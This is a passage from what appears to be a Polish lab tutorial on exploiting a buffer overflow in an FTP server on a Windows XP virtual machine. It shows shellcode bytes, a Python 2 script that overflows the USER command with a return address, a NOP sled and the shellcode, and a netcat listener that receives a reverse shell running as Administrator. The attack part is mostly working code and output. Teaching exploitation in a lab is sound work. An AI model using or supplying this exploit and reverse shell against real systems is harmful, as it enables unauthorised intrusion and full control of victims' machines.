"\xff\xf6\xe6\xd9\x2a\xb3\x07\x38\xfe\xce\xaf\xe5\x6b\x73\xb2"+
"\x15\x46\xb0xcb\x95\x62\x49\x28\x85\x07\x4c\x74\x01\xf4\x3c"+
"\xe5\xe4\xfa\x93\x06\x2d")
```

```
string = 'A' * 230 + "\xfb\x41\xbd\x7c" + "\x90" * 50 + shell_code
print "Fuzzing PASS with %s bytes" % len(string)
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.241.133',21))
s.recv(1024)
s.send('USER ' + string + '\r\n')
s.send('QUIT\r\n')
s.close()
```

Następnie należy uruchomić nasłuchiwanie na połączenie reverse shell na hoście atakującym. Można to zrobić na przykład za pomocą polecenia `nc -lnvp <nr portu>`. Po włączeniu nasłuchiwania należy wreszcie uruchomić finalną wersję naszego skryptu.

```
(kali㉿kali)-[~/Desktop]
$ python2 skrypt6.py
Fuzzing PASS with 635 bytes
```

W tym momencie można się chwilę pomodlić i oczekiwać na reakcję w terminalu nasłuchującym na połączenie. Po pojawieniu się informacji o połączeniu należy wydać głośny sygnał dźwiękowy "ŁIIIIIIIIII" mówiący o powodzeniu i pokazujący radość. Po ochłonięciu można sprawdzić jakim jesteśmy użytkownikiem.

```
(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.241.129] from (UNKNOWN) [192.168.241.133] 1040
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>whoami
whoami
VM\Administrator

C:\Documents and Settings\Administrator\Desktop>Radosc z uzyskanego polaczenia
```